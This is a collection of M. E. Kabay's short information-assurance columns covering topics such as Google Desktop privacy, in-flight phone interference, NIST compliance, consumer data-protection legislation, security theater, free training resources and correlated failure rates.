[Mich here again.] With respect to Jon's concern about unvetted staff, I note that Google's Privacy Policy states, "We take appropriate security measures to protect against unauthorized access to or unauthorized alteration, disclosure or destruction of data. These include internal reviews of our data collection, storage and processing practices and security measures, as well as physical security measures to guard against unauthorized access to systems where we store personal data. We restrict access to personal information to Google employees, contractors and agents who need to know that information in order to operate, develop or improve our services. These individuals are bound by confidentiality obligations and may be subject to discipline, including termination and criminal prosecution, if they fail to meet these obligations." To the extent that we trust Google to follow its own rules, these are encouraging assertions.

However, many other commentators have noted that although the configuration of Google Desktop allows exclusion of specific directories from the search domain, few novices will pay attention to this security feature. Any system with Google Desktop using the Search Across Computers feature must be considered compromised until proven otherwise. Security administrators beware.

My thanks to Jon Chorney for his contribution. Readers -- keep those ideas coming!

* * *

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

That Won't Fly

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Some popular expressions came to mind recently as I was reading an article from SCIENCE magazine's online version: "crash and burn," "that won't fly," "running interference" and "the ultimate denial of service."

I was reading an article by Mary Beckman entitled, "Hang Up and Fly" < http://tinyurl.com/gw4p3 > that reviews some recent research by Naval Air Warfare Center aviation safety scientist Bill Strauss. He and his colleagues studied the incidence of unauthorized in-flight usage of electronic equipment such as cell phones and geographical positioning system (GPS) units.

Strauss' team studied 37 flights from three different airlines over a period of a month. The results showed much higher occurrence rates than the team expected: "Not only did team members see people using their cell phones while flying, the recordings picked up between 1 and 4 signals in the cell phone range per flight. In addition, the team identified signals in the same frequency range as that used by some airlines' GPS navigational equipment. Although the researchers did not evaluate the GPS navigation during flight, the signals coming from the passengers have the potential to cloud the navigation device, says Strauss, especially if 200 people suddenly feel the need to phone home."

If the average incidence of such in-flight usage of RFI-producing equipment is confirmed across the industry, then we need better education, clearer policies, better monitoring and stronger enforcement.

In July 2005, the US House of Representatives Committee on Transportation's Subcommittee on Aviation < http://tinyurl.com/epd4o > heard testimony from the US Department of Justice, the Department of Homeland Security and the Federal Aviation Administration (FAA), all of whom expressed concerns about proposed liberalization of rules preventing cell-phone use in flight. On a completely different note, writer Grant Gross noted, "Subcommittee members complained that airplane passengers can already be loud or obnoxious, without mobile phones to aid them." < http://tinyurl.com/guh5c >

Network and security managers can contribute to the effort to maintain flight safety through their corporate security-awareness newsletters. As I have often mentioned, giving employees personally-useful security information is an excellent way to engage them in the culture of security. You can point your colleagues to the FAA "Fact Sheet on Cell Phone Use" at < http://tinyurl.com/f2baa >.

Let's make sure we don't suffer the ultimate denial of service.

* * *

New information assurance journal – Norwich University Journal of Information Assurance

(NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

THE PROBLEM WITH COMPLIANCE (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

At Norwich University, we always encourage our students to write for publication rather than simply to meet course requirements. As a result, many of our students forward interesting articles for possible publication to me. I am delighted to present a two-part analysis of compliance in information assurance by Norwich MSIA student Graydon S. McKee IV, CISSP, GSEC and his colleague at Unisys Corporation, Joseph Faraone, CISSP.

The remainder of today's and the next column are entirely my guests' work (with minor edits).

* * *

Sometimes we hear top security executives expressing frustration with government regulation by saying that the issue has come down to a choice of either being secure or being compliant.

As reported by _Information Security_ magazine in their October 2005 issue, security managers were asked to respond to the question: "What is your biggest obstacle to implementing and managing security-related government regulations?" Responses reveal that the top two obstacles faced were unclear compliance-related responsibilities and interpreting regulatory language.

As information security professionals, we are dismayed at hearing this kind of talk, especially from senior agency officials and corporate board members. This point of view appears to be more prevalent in the private sector than the public sector. This discrepancy leads one to inquire into the cause.

One of the reasons for this discrepancy is that the public sector must follow a specific framework for measuring the maturity and effectiveness of their information security programs: certification and accreditation (C&A). The Federal Information Security Management Act of 2002 (FISMA) (Title III of the e-Government Act), was intended to provide for the development of and maintenance of minimum controls required to protect information systems and to provide for a framework for ensuring the effectiveness of these controls. While many of the overriding principles followed in C&A are contained within the Act, nowhere are the words "certification" or "accreditation" found.

FISMA points to the Office of Management and Budget (OMB) as well as the National Institutes of Standards and Technology (NIST) to obtain guidance. OMB has issued their Circular A-130 which requires that all federal information systems to be certified and accredited following guidelines developed by NIST. To the private sector, this may seem like just another paper exercise, but this perspective seems to us like losing the view of the forest.

NIST has done a laudable job of developing and revising this guidance. It provides a methodology to fully document, measure, assess, track, and report on the health of information systems from the aspect of security. These guidelines show how to integrate the information security program with the systems development life cycle and with the recent publication of their

"Special Publication 800-53: Recommended Security Controls for Federal Information Systems" < http://tinyurl.com/mq3cp > provide a minimum recommended baseline of controls tied to the type of information (and information criticality) that is within an information system. This guidance is recommended until the release of Federal Information Processing Standard (FIPS) 200. FIPS 200 will make the minimum baseline controls found in NIST Special Publication 800-53 mandatory for all federal information systems.

* * *

More in the concluding part of this two-part article.

* * *

About the authors:

Mr McKee has recently been delivering an ongoing series of national level seminars through the Potomac Forum, Ltd, a non-profit Educational Foundation founded in 1982 < http://www.potomacforum.org/ >. These seminars focus on the process of Certification and Accreditation under both FISMA and DITSCAP and to date have been delivered to senior officials and technical personnel from every government agency and a majority of the Department of Defense. Mr Faraone has extensive experience in risk analysis and incident response management with many years of consulting With Booz|Allen|Hamilton, Deloitte Touche and Unisys. He has made several public speaking appearances at the University of Florida, University of South Florida, at regional meetings of FBI Infragard chapters, and professional organizations.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

THE PROBLEM WITH COMPLIANCE (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

This is the second part of a guest article presenting an analysis of compliance issues by Graydon S. McKee IV, CISSP, GSEC and Joseph Faraone, CISSP of Unisys Corporation.

* * *

In the first part of this two-part article, we reviewed developments of federal guidelines presented in the National Institutes of Standards and Technology (NIST) "Special Publication 800-53: Recommended Security Controls for Federal Information Systems" < http://tinyurl.com/mq3cp > and the soon-to-be-released Federal Information Processing Standard (FIPS) 200 that will be applied to US federal information systems.

Those in the private sector are probably scratching their heads right now wondering why this should be important to them. NIST publications and the methodology for conducting certification and accreditation are freely available and constitute an untapped publicly available security resource. Inputting the government regulations (Sarbanes-Oxley, Health Insurance Portability and Accountability Act, etc.) into this framework allows the private sector to document, measure, assess, track and report upon the security posture of their information systems and how well government regulations are adhered to. The private sector can now assess the maturity of their information security programs and determine how well these programs integrate into their overall business processes.

A word of warning however: You are still at risk of missing the forest for the trees.

Although NIST has developed and framed their guidance to allow for the proper view of information security management, it is often applied improperly. Managers place their emphasis on simply being compliant rather than leveraging the power of the framework to assess the effectiveness of their programs. They go through the motions to be compliant and focus on the required technology and checking boxes.

The two most basic elements of any system are overlooked or under-emphasized: the information being protected and the people who use the information. You can put in all the high-security devices you want in a system, but if you do not account for the people who need to use the information system, you still will not be secure. We believe that the comment about the "choice of either being secure or being compliant" mentioned in the first part of this analysis was referring to this conflict between security and usability.

People are the key to everything. We need a holistic view of the network and security with the emphasis on being secure. Compliance is simply a milestone on that journey.

The beauty of this is that the information that you need to implement this framework is _free_ and fully available at the NIST Website < http://csrc.nist.gov/publications/nistpubs/ >. Do you need to hire high priced consultants to come and set this up for you? No, you don't. Although

consultants can save you some time on the learning curve, the guidance available through NIST will allow you to begin the process on your own. You can then use consultants to give you an independent review of your program or to bolster areas where you might feel less comfortable. This efficient resource utilization in turn allows you to prioritize on areas that need to be improved.

The CIO implementing this approach can concentrate on the details of how information is protected and used rather than scurrying about wondering how to bring order to the new herd of cats that legislation has unleashed.

Where to begin? Take the framework that NIST has so diligently given us; plug in the requirements that you are subject to, and then sit down with your network architects, your user representatives and your key project managers and find a way to work efficiently but securely. With the NIST framework, you will be able to assess, measure, track, and deliver a more secure and user-friendly network and in the process: achieve compliance.

Alternatively, keep enjoying your view of the forest.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

FDPA Addresses Consumer Protection

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Congress of the United States passed the Financial Data Protection Act of 2005 (FDPA, HR 3997) in mid-March (see < http://tinyurl.com/frdcl > to track this bill). The official summary describes the FDPA as follows:

"Declares that each consumer reporter shall have an affirmative obligation to implement policies and procedures to protect the security and confidentiality of any consumer's sensitive financial personal information maintained, serviced, or communicated by or on the reporter's behalf against any unauthorized use reasonably likely to result in substantial harm or inconvenience to the consumer."

The summary goes on to define a "consumer reporter" in essence as any commercial organization that sells consumer information.

Supporters of the bill enthusiastically point to the establishment of uniform federal rules to supersede the hodge-podge of state laws that currently mandate disclosure of privacy breaches involving consumer data. For example, the Credit Union National Association (CUNA) wrote in their Feb 3 letter < http://tinyurl.com/oaglh > to the House Committee on Financial Services (HCFS) that "CUNA supports the uniform, national standards in H.R. 3997, the Financial Data Protection Act of 2005, to impose data security safeguards and notification requirements on a wide range of entities engaged in the business of collecting or handling sensitive personal financial information. Currently, the privacy and security requirements of the Gramm-Leach-Bliley Act (GLBA) only apply to financial institutions."

In addition, CUNA wrote, they "support the proposed standard of 'substantial harm or inconvenience' for triggering the notice requirement."

The most problematic issue in the legislation may be that it gives the consumer reporters the unrestricted freedom to determine what constitutes "substantial harm or inconvenience" to their data subjects. A consortium of 12 privacy advocates (including the Consumers Union, the Consumer Federation of America, the National Consumer Law Center and the Privacy Rights Clearinghouse) wrote to the HCFS < http://tinyurl.com/haqt6 > complaining that "The 'trigger' for notification would leave consumers uninformed in many instances when personal information has been breached."

Their letter continued, >The bill features what we could call a "don't know, don't tell" trigger, meaning that when a company doesn't know whether there is a risk of harm, individuals are not notified. This gives companies an incentive not to conduct thorough investigations. . . . Had H.R. 3997 been in place, we doubt we would have heard about any of the data breaches that came to light in 2005, which affected tens of millions of Americans. We believe individuals need to know whenever their sensitive personal information has been breached. If there is an exception at all, it should be limited to cases when there is no reasonable risk of harm.<

Other criticisms articulated and discussed by the privacy advocates:

- The bill stops consumers from putting a security freeze on their financial accounts until they have become victims of identity theft;
- It preempts stricter state laws designed to reduce identity theft and financial fraud;
- It may start us on the slippery slope to weakening privacy elements of the Gramm-Leach-Bliley Act;
- Enforcement provisions are weak;
- Provisions for limiting firms' liability may reduce consumer protection.

I urge security specialists whose organizations are affected by this legislation to study this bill carefully and to work with corporate counsel to understand its implications. I urge all US citizens to do the same from their personal perspective and to communicate with their Senators.

* * *

Attend the Fourth Annual Information Assurance Student Symposium at Norwich University on 29 March 2006. See < http://www.mekabay.com/AIASS/4aiass_program_abstracts.htm >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Pro Forma

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Last week I received a copy of the following brief announcement from a colleague (let's call him Xanax) at an unnamed university (say, Insecure U). He got it from someone in the Office of Communications:

"This year tickets or credentials will be required for all faculty and staff attending the graduation ceremony in the [Big Place]. To obtain credentials or tickets please contact [Name Deleted] in the Office of Communications (ex. nnnn, or e-mail mailbombed@insecureu.edu) by March 24th."

Now, why would _faculty_ need to get tickets? Most universities _require_ their faculty to attend the graduation ceremony as a matter of course. At Norwich, for example, we have to get permission from the Provost to receive permission to skip graduation.

So using tickets to figure out who is coming doesn't make sense – it'd be simpler just to ask those who _wouldn't_ be coming to say so and then just distribute the tickets to everyone else.

Could it be a misguided attempt at a security measure? Curious, I called my buddy and learned more about this peculiar process.

When Xanax phoned Name Deleted to find out what was going on, he found that she was swamped with calls and her e-mail box was filling rapidly because EVERY faculty member had to call or write to confirm (mandatory) participation. However, she immediately agreed to put him on the list for a ticket and said he would receive it in his departmental mailbox (which, incidentally, has no cover and is open to anyone wandering through the faculty area of the departmental office).

Xanax called the Provost at Insecure U and he laughed about the whole situation, saying that he also had pointed out that the requirement for all faculty to _ask_ for tickets did not make sense and was not much of an improvement in security. However, he said, the higher-ups had decided that they had to do something to reassure people that they were improving security at the graduation and so this is what they had come up with.

Xanax and I discussed the policy. A secretary was issuing tickets to people, sight unseen, and distributing them via intra-campus mail to non-secure mailboxes. Result: one overloaded secretary and no net increase in security at all. The same degree of (in)security (minus the overload) could have been achieved by _not_ sending tickets to those few faculty who were not attending the graduation – a list known in advance to the Provost.

We agreed that someone with little understanding of security had devised a method that gave an _illusion_ of security to others with equally little understanding of security.

Moral: when devising new procedures to improve security, analyze the likely _results_, not just

the procedures.

If you want to read about other procedures that devised to give the mere illusion of security, see my analysis of airport safety at < http://tinyurl.com/rsh5n > (HTML) or < http://tinyurl.com/qpyzu > (PDF).

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Taking Responsibility

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I've been teaching in universities since 1970. With that much practice, practically everything gets turned into an opportunity for helping students learn. Since I've been teaching technical support methodology since 1986, even wretched customer service can be useful for my students as an example of what not to do. Today he I'd like to share one of these horrible customer-service experiences with you readers in the hope that it will (a) amuse you and (b) serve you in your own efforts to improve network support and security response team performance.

For the last month or so, as I drive to Norwich along the country roads near my home in Vermont, I've noticed an unusual collection of wires and electrical junction boxes hanging down several feet from a telephone pole at a nearby intersection in the middle of nowhere. I keep expecting to see a repair crew come back to finish what seems to be an interrupted job, but the wires just keep dangling alarmingly and looking ever more precarious.

Last week, I decided to try calling the local phone company using my cell phone. When I pressed 411 I heard a cheery message announcing, “Welcome to LocalCellCo Directory Assistance.” The robot on the other end said, "What listing are you looking for?" I said, "BigTelco.” The robot said, “That number is 456-7890 and will be dialed automatically; there will be a charge for this service."

The phone rang and a lady answered. I began to explain the problem but she interrupted. "I'm sorry, sir; this is the BigDeliCo food store, not the BigTelco phone company.”

I called 611 on my cell phone and reached a charming child to whom I suggested that having a voice recognition system that fails to confirm the listing it intends to dial for the customer is not a good design for a directory lookup service. The child informed me that the directory assistance was run by – guess what? – BigTelco on a contract to LocalCellCo and that I would have to call BigTelco myself for any complaints. After confirming this preposterous policy with her manager, I listened in astonishment as he informed me aggressively that it was not LocalCellCo’s problem if the directory service was poorly designed. Furthermore, he had no way of providing me with contact information for the right people at BigTelco. I suggested mildly that this policy didn't make any business sense because the directory service clearly announced itself as a LocalCellCo service, not as a BigTelco service; customers would see all problems as LocalCellCo’s fault.

It all made no difference. I was the first person to complain. If I felt strongly about it I should call BigTelco. Other companies had similar policies. If it happened to him it wouldn’t bother him. Basically, in many ways, he explained politely that he didn’t care.

Pontius Pilate himself couldn’t have done a better job of washing his hands of a problem.

I just gave up and decided to turn the experience into a lesson.

The lesson for my students (and for your staff) is that when a customer has a technical problem or a security issue that looks _to them_ like it's your fault, you have to take charge of getting back customer to the right person to fix the problem. It's no good protesting and claiming that somebody else should be helping them; get on the phone, find the right person, and then make sure that the customer is in direct contact with someone who will take responsibility for following up on the problem. So if the security team dispatcher gets the call about a tech support problem that should have been reported to the Help Desk, the security dispatcher should link the caller to the Help Desk dispatcher, not just blow the caller off with "It's not my problem – this is the wrong number to call." If it happens a lot, perhaps a better user-awareness program would be warranted – but keep serving those clients (and yes, I always refer to fellow employees as "clients").

Only then can you get the soap and water out for your hands.

If you would like to look at my lecture notes on managing support functions, visit < http://tinyurl.com/p5wkz >.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Siemens Resources for Security Educators

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Part of my job as Program Director of the MSIA at Norwich University is to keep curriculum up-to-date. I regularly review the lecture materials that will be posted in upcoming seminars in our masters program and often add additional references or readings.

Recently, I was updating a module that includes penetration testing and ran across a series of short white papers authored by experts of the Insight Consulting group of Siemens < http://www.insight.co.uk/downloads/whitepapers.htm >. The unusual aspect, and the reason I am mentioning the papers for readers is that the company states, " You are free to distribute our white papers but please observe our copyright notice." What a contrast with organizations who require registration for everybody who downloads even a single paper from their Web site!

Security awareness managers will find the following papers useful for internal training for various sectors of their organizations; and university professors may also find them helpful for students:

- Telecom fraud
- Shooting phish in a barrel
- Identity Theft: Managing the risk
- Web Services and XML security
- Identity and Access Management: Employee lifecycles and roles
- New working practices and the security-aware network
- Penetration testing
- Effective intrusion detection.

Attracted by the company's generosity, I explored their Web site and found additional resources that will be helpful to my students and perhaps to your colleagues:

- The case study page < http://www.insight.co.uk/downloads/casestudies.htm > has 10 reports that can be used for class discussion;
- There's a podcast about crisis management < http://www.insight.co.uk/downloads/podcasts.htm >;
- An Oracle database expert provides slides about how database a to the of dministrators can help secure databases < http://www.insight.co.uk/downloads/presentations.htm >.

Thank you, Siemens!

[I have no association whatever with Siemens or Insight Consulting.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance

(NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

MS-ISAC Offers Webcasts for All

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Multi-State Information Sharing and Analysis Center (MS-ISAC) provides information from the 50 United States and the District of Columbia on a site hosted by the State of New York < http://www.cscic.state.ny.us/msisac/index.html >. According to the overview and historical information at < http://www.cscic.state.ny.us/msisac/about_msisac.htm >, the organization began in 2003 and meets regularly via teleconference. The mission is defined as follows (quoting):

- To provide a focal point for gathering information on cyber threats to critical infrastructures.
- Two-way sharing of information on critical infrastructure cyber incidents and threats;
    - Providing timely warnings of cyber threats and attacks;
    - Producing comprehensive information and intelligence analyses to support federal, state and local first responders and law enforcement readiness and response efforts.

Objectives of the ISAC (also quoting) are:

- Disseminate early warnings of cyber system threats
- Share security incident information between Sectors
- Provide trending and other analysis for security planning
- Distribute current proven security practices and suggestions.

Although there is a secure part of the Web site for members only, there's a great deal of material useful for everyone interested in raising security awareness in the corporate world or in academia. In particular, the National Webcast Initiative has free lectures in .WMV format that anyone can listen to using commonly available software < http://www.cscic.state.ny.us/msisac/webcasts/index.htm >. The series includes the following useful topics:

- 2004-06-22 -- Cyber Security: The Three Things You Should Have Done Yesterday and The Three Things You Should Do Today
- 2004-08-26 -- Performing a Cyber Security Risk Assessment: Why? When? and How?
- 2004-10-19 -- Are YOU the Weakest Link?
- 2005-02-09 – Adware / Spyware: How to Protect Yourself from Today's Most Dangerous Spyware Threats
- 2005-03-16 -- Are You Secure?...Are You Sure? Vulnerability Management
- 2005-05-18 -- Botnets
- 2005-07-20 -- Wireless Security
- 2005-10-20 -- Protecting Our Children on the Internet
- 2005-12-15 -- Cyber Security Tips During the Holiday Season
- 2006-02-16 -- Identity Theft

These Webcasts are provided by noted experts in the field, including CISOs who have practical experience in the subjects discussed. For example, according to the Website, the identity-theft Webcast was presented by "D. Scott Parsons, Deputy Assistant Secretary, Office of Critical Infrastructure Protection and Compliance Policy, U.S. Department of the Treasury, Howard A. Schmidt, CISSP, CISM, President & CEO R & H Security Consulting LLC, Former Chair of President Bush's Critical Infrastructure Protection Board and Special Adviser for Cyberspace Security for the White House, Joseph Martucci, Senior Security Engineer, Symantec Consulting Services, and Mr. William Pelgrin, Chair of the MS-ISAC."

I hope readers and their colleagues and students will find these resources useful.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

New _Handbook of Information Security_

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A few months ago, I was asked by my colleague Prof Hossein Bidgoli to review the new _Handbook of Information Security_ published by Wiley this year.

The work is immensely useful and I think that readers will find it a superb addition to their corporate and even private bookshelves.

In brief, each of the three roughly thousand-page volumes (list price $300 each) has three parts. The structure is as follows:

- Volume 1
  - Key Concepts and Applications Related to Information Security
  - Infrastructure for the Internet, Computer Networks, and
  - Secure Information Transfer
  - Standards and Protocols for Secure Information Transfer

- Volume 2
  - Information Warfare
  - Social and Legal Issues
  - Foundations of Information, Computer and Network Security

- Volume 3
  - Threats and Vulnerabilities to Information and Computing Infrastructures
  - Prevention: Keeping the Hackers and Crackers at Bay
  - Detection, Recovery, Management, and Policy Considerations.

I've scanned the front-matter and put it on my Web site as a PDF file < http://tinyurl.com/gmtgp > showing information about Dr Bidgoli and the editorial board, listing the complete table of contents for all three volumes and finishing with the list of the distinguished authors and their affiliations. I think readers will be impressed by the range of the 250+ articles and by the quality of the contributors and their contributions.

When Prof Peter Stephenson, the Associate Program Director of the MSIA, and I reviewed these books we quickly opted to convert the required textbook used in our master's program to the new _Handbook_ (and this despite the planned release of the _Computer Security Handbook, Fifth Edition_ edited by Sy Bosworth, myself and Eric Whyne in the coming year). We currently have four faculty members working on the course-material conversion and are assured by Wiley that their CD-ROM version of this work will be ready for shipment in time for our students starting their seminars in September 2006.

On a side note, Dr Bidgoli was Editor-in-Chief of two other massive and highly useful reference works. For information about the _Encyclopedia of Information Systems_ (Academic Press,

2002) see < http://tinyurl.com/gjje8 >; the _Internet Encyclopedia_ (Wiley, 2003) is described at < http://tinyurl.com/fjp6b >.

For a $150 publisher's discount coupon for the _Handbook of Information Security_, see < http://tinyurl.com/gn7q4 >.

[My colleagues and I in the Norwich MSIA program have no financial involvement with this work or any other text mentioned herein except as customers and we have received no special consideration in return for publishing this review.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Non-Independent Errors

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In teaching students about how to compute the likelihood of failure of complex systems in which all components must function correctly for the system to work (or, put another way, where failure of one or more components results in system failure), statisticians reason as follows:

- Let P be the probability that the system consisting of "n" components will fail in a given period under study.
- Let p(i) be the probability of failure of component "i".
- Then the probability that component "i" will not fail (i.e., will work) is [1 – p(i)].
- So the probability that all components will work is the product (usually represented as a capital PI) of all terms [1 – p(i)] if the failure of components is random and independent of each other.
- Therefore the probability P that the system will fail is P = 1 – {[1 – p(1)]* [1 – p(2)].*… [1 – p(n)]}
- If we use a system of "n" components where all the probabilities are the same (i.e., p(i)=p) then the formula simplifies to
- P = 1 – {[1 – p]^n}.

For example, if a memory array has 2 GB consisting of 2048 1 MB chips and the likelihood of failure of each 1 MB chip is 1 in a million (1 x 10^6) per year then the likelihood that the array will fail because at least one chip has failed is

P = 1 – {1 – 10^-6}^2048
= 1 – (0.999999)^2048
= 1 - 0.997954095
= 0.002 or 0.2% per year.

Remember, all this depends on independence of failure rates; i.e., we assume for these calculations that failures of chips are not correlated. The fact that one chip fails is not supposed to influence the probability that another chip will fail..

And there's the problem that reader Paul Schumacher has identified in this standard description of failure rates. Mr Schumacher served in the US Army as an area communications chief many years ago and is now a retired electrical engineer with a reputation in spread spectrum communications. He currently monitors and contributes to discussions of counter-terrorism issues. In particular, he has often contributed to online discussions of items in Bruce Schneier's CRYPTO-GRAM newsletter < http://www.counterpane.com/crypto-gram.html >. Today, I pass

on a thoughtful and interesting analysis of error rates for anyone interested in risk management. Here are his edited comments about evaluating risk of failure for complex systems that depend on multiple components.

* * *

The equation [1 - (1 - p)^n] is good for independent error rates. However, having a background in high-reliability (jamming-resistant) communications, I have learned that many, if not most, errors are _not_ independent of each other.

If the error is larger in 'volume' than a single bit, it will affect that bit and the bits next to it. Radio communications can be looked upon as a lossy storage medium. If a bit has a duration of 1 microsecond, and the cause of the error lasts 1 nanosecond, then that 1 bit is upset (loses integrity). The chances of the error cause overlapping into the following bit (it occurred just as the bit was about to close), is 1:1000.

Reverse this, so that the bit endures 1 nanosecond, and the cause of the error lasts 1 microsecond, the ratio of neighboring bits being affected becomes 1000:1, or simply, a block of 1000 bits is upset.

On a disk surface, if a cosmic ray, or other physical effect, upsets a single bit, it is likely to also upset the surrounding bits, as it is likely to have a zone of physical effect greater than that of the zone of a single bit.

Error-Correcting Codes (ECC) can correct for large error rates. But when they are unable to correct for more errors than they are designed for, they fail. The smallest ECC I know of is the Hamming 4.7.1 (it encodes 4 data bits into 7 transmitted bits, and can handle 1 error). If non-Gaussian errors occur (i.e., two successive bits are upset), then it is unable to correct them, and possibly does not even allow us to recognize that errors have occurred (two bits in sequence within the same ECC block). To correct this, a technique called interleave is used. The bits of each ECC block are woven with the bits of other blocks so that they are well separated from each other. Using all this, I was able to bring a communications channel from 1:100 error rate (raw) to better than
1:3*10^12 error rate at an overhead of half the bandwidth, which was acceptable.

The proper use of ECC can increase the file reliability tremendously. However, this is only true of random errors. What happens during a systemic error can be very different.

Another kind of problem occurs when the unexpected happens.

At one then-large defense corporation I worked at several decades ago, back-up tapes of the entire computer memory were kept on magnetic tape on a rotating basis. Daily tapes were rotated every week, with only the Saturday tape being kept as the weekly back-up. Beyond a year, only the end-of-month tapes were kept.

When an old back-up tape needed to be referred to, it was discovered that it was totally useless. The janitor had destroyed it, and many others. The destroyed tapes were all located on the bottom shelf of the storage racks: each time the janitor waxed the floors, his buffer's motor generated magnetic fields that slowly degraded the tapes, even inside the metal cans.

There are many lessons to be learned from this accident; the one I found most useful is to use a back-up that is not only physically separate from the main data well-spring, but also physically different in its properties. The corporation recovered from the data loss using paper and microfilm copies.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Web-Site Security Web Site

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Almost everyone in business seems to have a Web site now. Even I have a Web site. Having one's Web site trashed by a criminal hacker, especially if (s)he is eight years old, is highly embarrassing. If the Web site is used for e-commerce or e-learning, having it out of service can be a genuine disaster. The Acunetix company was founded in 2004 by Nick Galea with the specific goal of protecting Web sites against unauthorized modifications and denial-of-service attacks. The announced their Acunetix Web Vulnerability Scanner in July 2005 as a tool for identifying vulnerabilities before they can be exploited. Acunetix recently announced a useful site for anyone interested in security Web sites (as usual, I have no relationship whatsoever with the vendor):

> London, UK - April 19, 2006 - Acunetix has launched the Acunetix Web Site Security Center, a comprehensive Web site security information center that educates visitors on the latest and most threatening Web application hacking techniques. The new information center is hosted at < http://www.acunetix.com/Websitesecurity/ > and is frequently updated with current information concerning new hacking techniques.

Web site security is possibly today's most overlooked aspect of securing the enterprise. Hackers are concentrating their efforts on Web sites: 75% of cyber attacks are launched on shopping carts, forms, login pages, dynamic content etc. . . .<

The Web site is attractively laid out and easy to navigate. One does not have to register to be able to access the information (hurray!). Links on the left provide lists of recent news articles from credible sources, a page with a couple of white papers, a collection of 18 articles about Web security, and links to three outside sources of security white papers.

The News page's most recent links are from CMPnet.asia ("Web site application attacks increase"), The Register ("Forgotten password clues create hacker risk"), Acunetix itself ("Is Your Website Hackable? Find Vulnerabilities with a Free Acunetix Security Audit"), the US Federal Trade Commission ("ChoicePoint Settles Data Security Breach Charges") and NetCraft ("US Government Security Site Vulnerable to Common Attack").

The two Acunetix white papers are "The Importance of Web Application Scanning" and "Auditing Website Security."

The Web Site Security Articles page has articles on PHP/SQL security, network security devices, domain contamination, SQL injection attacks, integrating security into application development, path traversal attacks, and Google hacking, among other topics.

The Links page lists URLs for SANS, the Web Site Security Consortium (WASC) and the Open Web Application Security Project (OWASP).

But I am eagerly awaiting a Web site devoted to the security of the Web Site Security Web site. Then I'll have an article recursively entitled …. Wait for it … "(Web-Site Security Web Site)-

Security Web Site."

Oh well, geeks have to have fun too.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

